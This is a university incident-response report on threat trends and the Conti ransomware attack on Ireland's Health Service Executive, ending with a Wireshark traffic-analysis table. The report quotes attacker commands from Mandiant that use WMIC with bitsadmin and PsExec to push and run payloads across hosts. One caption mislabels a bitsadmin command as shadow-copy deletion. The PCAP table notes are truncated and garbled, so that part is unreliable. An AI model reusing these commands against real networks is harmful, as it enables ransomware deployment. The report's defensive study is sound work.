

Incident Response (6G5Z0018_2425_9)

Incident Response (6G5Z0018_2425_9)

by Ross W. Greenall - 22503533

Emergent Security Trends and The Health Service Executive RaaS Attack.

Cybersecurity professionals must adapt to an ever-changing cyber-threat. These threats come in many forms, and from a range of threat actors. To counter this problem, businesses develop threat reports showcasing the information they have amassed. These reports aid in identifying prominent trends in offensive security and offer insight into the attacks that are being committed.

The Verizon Data Breach Investigations Report (VDBIR) shows significant adaptations in the security landscape; both in the methods that are used to initiate attacks but also in the origins and types of threat actors producing them. The number of known threat actors has increased with CrowdStrike stating “34 new adversaries, a new total of 232” (CrowdStrike, 2024). One source of attacks comes from the use of zero-day vulnerabilities as a “critical path to initiate a breach” (Verizon, 2024).




Figure 1: Increase in exploitation of vulnerabilities (Verizon, 2024)

This highlights that many threat actors are using zero-days before administrators have an opportunity to patch their systems. These attacks often require less understanding in offensive security, with exploits and tools being available through hacker forums for anyone to use. Often, these threat actors are driven by curiosity rather than economic or geopolitical motivations.

CrowdStrike highlighted a different form of attack surface, calling it “Interactive intrusion” (CrowdStrike, 2024). This differs from attack vectors highlighted in the VDBIR, showing that malicious parties are directly using hosts to accomplish their goals, mimicking the behaviour of administrators or expected behaviour. These attacks are more suited to the prominence of social engineering; as it has become more difficult to evade detection over long periods with improved Intrusion Detection Systems (IDS) and other software developments. Ransom and social engineering attacks allow for an increased time frame in persistence, paired with a lower visibility on a network. This helps aid in phishing attacks, which makes use of social engineering to help elevate threat actor privileges through the delivery of malicious payloads, typically in the form of emails.




Figure 2: The Information Commissioners Office (ICO)'s data from 2024 showing phishing made up 12% of total reported incidents in the UK. (Information Commissioners Office, 2024).

Ransomware attacks now account for 9% of global breaches with an economic incentive being the primary motivator. Making it one of the primary threats to industry with 92% claiming as such. (Verizon, 2024).




Figure 3: CrowdStrike data indicating technology as the highest impacted industry with Healthcare at 15% less interactive intrusions. (CrowdStrike, 2024)

Technology being highest, could be threat actors targeting industries where there is more “technical” activity on a network, such as developers or IT staff, and as such the chance of detection is lower when mimicking usual behaviour. The ICO's security trends however, show a different situation within the United Kingdom (UK) with the Health industry facing the largest proportion of reported incidents at 20%. (Information Commissioners Office, 2024).

There is a clear process that appears within real-world adversaries from nation states and cybercriminal groups. This is known as the Cyber Kill Chain, indicating education and understanding, as opposed to a lone uneducated threat actor. This process of initial access through leaked or stolen credentials, to persistence, privilege escalation, lateral movement and finally exfiltration or encryption of valuable data, indicates at least a professional understanding. These threat actors are considered, in both reports, to be the most damaging threats to infrastructure.

The Health Service Executive and the Rise of RaaS.

Incident Scope

The rise of both nation state and cybercriminal groups; as indicated in the threat landscape analysis also coincides with the increase in Ransomware as a Service (RaaS), similar to Software as a Service (SaaS). Where threat actors are using private malware to cripple industry systems, such as governments and hospitals. Ransom payments are split between both the attackers and the malware developers. The difference between RaaS services and free malware is that RaaS is usually modified for an intended victim. An individual with little technical knowledge is unlikely to have the skillset to correctly modify existing malware strains.

Conti, which appeared in 2019, has targeted more than 400 organizations (Alzahrani, Xiao and Sun, 2022). One prominent victim was the Health Service Executive of Ireland in May 2021 (HSE, 2021). With their post-incident report providing clarity on the events that took place.

The Conti infection resulted in more than 80% of the HSE's IT systems being affected, causing cancellations in 31 of its 54 hospitals. (HSE, 2021). 700 GB of unencrypted data including protected health information (PHI) was exfiltrated (HHS, 2022). The scale of this attack when combined with the intended target resulted in human cost as well as financial, reputational and legal repercussions; a total of 473 legal proceedings have been issued against the HSE following the aftermath of the attack (The Irish Times, 2024). This heightened pressure is often seen as a potential motivator for ransom payments from victims.

Root Causes

The initial entry point was an email-based phishing attack (HSE, 2021). There was a lack of training in place to ensure staff were made aware of the dangers surrounding malicious attachments and URLs. This created a foothold for the cybercriminal organisation Wizard Spider, a Russo-Ukrainian group (Malpedia, 2024).

Following the initial breach Wizard Spider used Cobalt Strike, a paid penetration testing product (Fraunhofer FKIE, n.d.), and its Beacon functionality to create remote access between the victims machine and a Command & Control (C2) server. This allowed the threat actor to move laterally through the network (NCSC, 2021). HSE's Antivirus provider informed the HSE's Sec Ops team of unhandled threat events but the response was too delayed. This slow response time aided the threat actors and allowed them to begin organising their attack through the use of applications to further obscure their intentions.

Wizard Spider made use of WMIC.exe, a command-line utility that provides access to Windows Management Instrumentation (Microsoft, 2024a) to delete shadow copies from HSE's systems.

```
start wmic /node:@C:\share$\comps1.txt /user:"<domain>\<user>" /
password:"<password>" process call create "cmd.exe /c bitsadmin /transfer xxx
```

Example usage of WMIC batch file to remove shadow copies with a specified identification number. (Mandiant, 2021)

This would later prevent system recovery on machines infected with Conti. Creation of batch files (.bat) were then used to facilitate the distribution of the malware to endpoints across the HSE's network. (NCSC, 2021). Finally, another Windows utility named PsExec, which allows for the remote execution of programs on other machines (Microsoft, 2024b), was used to execute these distributed batch files on the target endpoints.

```
start PsExec.exe -d @C:\share$\comps1.txt -u <domain>\<user> -p "<password>" cmd
/c c:\windows\temp\xxx.exe
```

Example usage of PsExec to remotely execute distributed batch files (Mandiant, 2021).

The use of these utilities would have produced threat indications for analysts. Ports such as 445 and 139 are required for PsExec to function (Microsoft, 2024b) and as such should have had increased monitoring and traffic analysis. Although the actions were taken through stolen credentials, any request executing multiple batch files across a number of hosts without prior authority, should be investigated.

```
YUI0GHJKCVBNMFGHJKTYQUWJETASKDHGZBDGSKL237782321344
```

Conti mutex. (NCSC, 2021).

The usage of mutexes prevents reinfection of the same machine which reduces detection through Endpoint Detection and Response (EDR) software. (Chad, W., 2021). And finally, the ransomware began encrypting infected machines files apart from the following:

CONTI_LOG.txt, readme.txt, *.FEEDC, *.msi, *.lnk, *.dll, *.exe (NCSC, 2021)

This list includes executables, dynamic link libraries, Microsoft installer files, ransom README and .FEEDC files which were a product of Conti's encryption algorithm.

Recommendations

There were several key failings noted in the incident report. Firstly, there was a lack of communication between security teams and external operators. This was evident from the numerous detections that were flagged and not dealt with, this showcases an immaturity towards cybersecurity. One recommendation suggested in the report was the assignment of a Chief Information Security Officer (CISO) (HSE, 2021) to oversee a transformation in IT Security Policy to reduce the current attack surface. This

appointment would also put the foundations in place to become ISO 27000/1 certified, repairing some reputational damage and reducing risk factors.

An integral part of the ISO 27000/1 certification is security audits and ethical penetration testing. (ISMS.online, n.d.). These tests would help identify vulnerabilities in critical infrastructure and further reduce attack vectors and potential risk, through effective and concise security training and analysis. This could prevent exploitation of known vulnerabilities such as EternalBlue (CVE-2017-0144) and log4shell (CVE-2021-44228). This certification would provide future proof policy and create an environment where consistent security upgrades can become a typical event. Internal network analysis could be improved, with severe cases listed in the report of negligence when addressing flagged security incidents which ultimately led to Wizard Spiders successful execution.

The implementation of a defensive system such as Palo Alto's Advanced Threat Prevention system, which they claim has 5x more effectiveness against Cobalt Strike C2 than any other vendor (Palo Alto Networks, 2024), would have directly reduced the possibility and risk of this particular attack from occurring. Implementing advanced network protection tools increases overhead costs but directly reduces the possibility of similar current and future attacks.

Wireshark PCAP Network Traffic Analysis

PCAP File No.	Malicious Behaviour	Suspicious Behaviour	Start Packet	End Packet	Src IP	Dest. IP	Notes
1	N/A	N/A	1	90	192.168.56.1	192.168.56.101	Destination to be a web Host making requests. connect 3-Way handshake request through TCP common protocol.
1	N/A	Pinging Server (ICMP)	48335	48341	192.168.56.1	192.168.56.101	Host begins the network ICMP, other doesn't indicate suspicious. Most likely other factors impacting connectivity. client and Server is responding increased host making request to connectivity
1	N/A	Unknown IP joins network.	44	68	192.168.56.104	224.0.0.22	IGMPv3 is the multi the request successful host to connect particular but new client entering group with authorisation suspicious
1	N/A	Pinging Server (ICMP)	70	75	192.168.56.104	192.168.56.101	New host packets to connectivity server. Client experience

PCAP File No.	Malicious Behaviour	Suspicious Behaviour	Start Packet	End Packet	Src IP	Dest. IP	Notes
							connectiv the other be a sign reconnai:
1	Network reconnaissance	Network reconnaissance	94	48261	192.168.56.104	192.168.56.101	Clear evi network reconnai: through t network : like NMA available receive a requests from port suspiciou typical pe Requests SYN, serv to close communi immediat RST ACK open for communi receives i communi PORT 80 requests respond receiving indicatin not be us to make : is suspici activity w also be co malicious intention use this i find vulnerabi in the ser
1	N	Unknown IP leaves network.	48320	48321	192.168.56.104	192.168.56.101	IGMPv3 l request, l scans cor host requ the multi Suspiciou may be at cover the reconnec date with address. t IT admin performi network i
2	N/A	N/A	13	2199	192.168.56.102	192.168.56.101	User con and uses credentia files. Use directory called Co Informat

PCAP File No.	Malicious Behaviour	Suspicious Behaviour	Start Packet	End Packet	Src IP	Dest. IP	Notes
							also after an image image fail
2	N/A	N/A	87	90	192.168.56.1	192.168.56.101	Host connection network assigned could be no users the network
2	Brute Force Attack	N/A	99	14178	192.168.56.1	192.168.56.101	Network brute force using a tool Username known to ftpuser, but attempt password until a success with the jcmpsemC can see the correct
2	Data extraction	N/A	14205	14232	192.168.56.1	192.168.56.101	After a successful brute force threat actor retrieval download Confidential Information originally the other seen in the traffic. In the attack successful forced an sensitive FTP server
3	N/A	N/A	1	79521	192.168.56.101	192.168.56.102	HTML request multiple server. Connection as suspicious further analysis by the IP indicates intent.
3	N/A	Requests Checksum	23	692	192.168.56.1	192.168.56.102	Host request web page Checksum contains encrypted Suspicious pages are
3	Brute Force	N/A	135	81188	192.168.56.1	192.168.56.102	Large volume requests using the username varying password starting with row. Perhaps has some

PCAP File No.	Malicious Behaviour	Suspicious Behaviour	Start Packet	End Packet	Src IP	Dest. IP	Notes
							the passv attemptii force the character

References

Verizon, 2024. *2024 Data Breach Investigations Report*. [online] Available at: <https://enterprise.verizon.com/resources/reports/dbir/> [Accessed 14 October 2024].

CrowdStrike, 2024. *CrowdStrike Global Threat Report*. Available at: <https://www.crowdstrike.com/global-threat-report/> [Accessed 30 October 2024].

MITRE, 2017. *Sandworm Threat Group*. [online] Available at: <https://attack.mitre.org/groups/G0034/> [Accessed 14 October 2024].

Information Commissioner's Office, 2024. *Data Security Incident Trends*. [online] Available at: <https://ico.org.uk/action-weve-taken/data-security-incident-trends/> [Accessed 14 October 2024].

Alzahrani, S., Xiao, Y. and Sun, W., 2022. An analysis of Conti ransomware leaked source codes. *IEEE Access*, 10, pp. 100178-100193. doi: 10.1109/ACCESS.2022.3207757.

Health Service Executive, 2021. *Conti Cyber Attack on the HSE: Full Report*. Available at: <https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf> [Accessed 30 October 2024].

Health Service Executive (HSE), 2021. *Continued Cyber Attack on the HSE: Full Report*. [pdf] Available at: <https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf> [Accessed 29 October 2024].

Talos Intelligence, 2023. *Conti leak translation*. [online] Available at: <https://blog.talosintelligence.com/conti-leak-translation/> [Accessed 29 October 2024].

The Stack, 2022. *PwC HSE hack post-incident report*. [online] Available at: <https://www.thestack.technology/pwc-hse-hack-post-incident-report/> [Accessed 29 October 2024].

Malpedia, 2024. *Wizard Spider (Threat Actor)*. Fraunhofer FKIE. Available at: https://malpedia.caad.fkie.fraunhofer.de/actor/wizard_spider [Accessed 30 October 2024].

National Cyber Security Centre (NCSC), 2021. *HSE Conti Cyber Attack Update – 14 May 2021*. Available at: https://www.ncsc.gov.ie/pdfs/HSE_Conti_140521_UPDATE.pdf [Accessed 30 October 2024].

U.S. Department of Health and Human Services (HHS), 2022. *Lessons Learned from the HSE Attack*. Available at: <https://www.hhs.gov/sites/default/files/lessons-learned-hse-attack.pdf> [Accessed 30 October 2024].

The Irish Times (2024) *HSE cyber attack: more than 470 legal proceedings issued against health service after ransomware hit*, 14 May. Available at: <https://www.irishtimes.com/health/2024/05/14/hse-cyber-attack-more-than-470-legal-proceedings-issued-against-health-service-after-ransomware-hit/> [Accessed 31 October 2024].

Fraunhofer FKIE (n.d.) *Cobalt Strike details*. Malpedia. [online] Available at: https://malpedia.caad.fkie.fraunhofer.de/details/win.cobalt_strike [Accessed: 30 October 2024].

Microsoft (n.d.) *About WMI*. [online] Available at: <https://learn.microsoft.com/en-us/windows/win32/wmisdk/about-wmi> [Accessed: 30 October 2024].

Microsoft (2024a) *About WMI*. [online] Available at: <https://learn.microsoft.com/en-us/windows/win32/wmisdk/about-wmi> [Accessed: 30 October 2024].

Microsoft (2024b) *Psexec v2.43*. [online] Available at: <https://learn.microsoft.com/en-us/sysinternals/downloads/psexec> [Accessed: 30 October 2024].

Chad, W. (2021) *Malware mutexes in cyber threat intelligence*. Medium. [online] Available at: <https://warnerchad.medium.com/malware-mutexes-in-cyber-threat-intelligence-5311416807e5> [Accessed: 30 October 2024].

ISMS.online. (n.d.). *What is involved in an ISO 27001 audit?* [online] Available at: <https://www.isms.online/iso-27001/whats-involved-in-an-audit/> [Accessed: 30 October 2024].

Palo Alto Networks, (2024). *Advanced Threat Prevention*. [online] Available at: <https://www.paloaltonetworks.com/network-security/advanced-threat-prevention> [Accessed 30 October 2024].

Mandiant. (2021) *FIN12: A Highly Profitable Cyber Threat Actor Targeting the Healthcare Sector*. Available at: <https://www.mandiant.com/sites/default/files/2021-10/fin12-group-profile.pdf> [Accessed: 1 November 2024].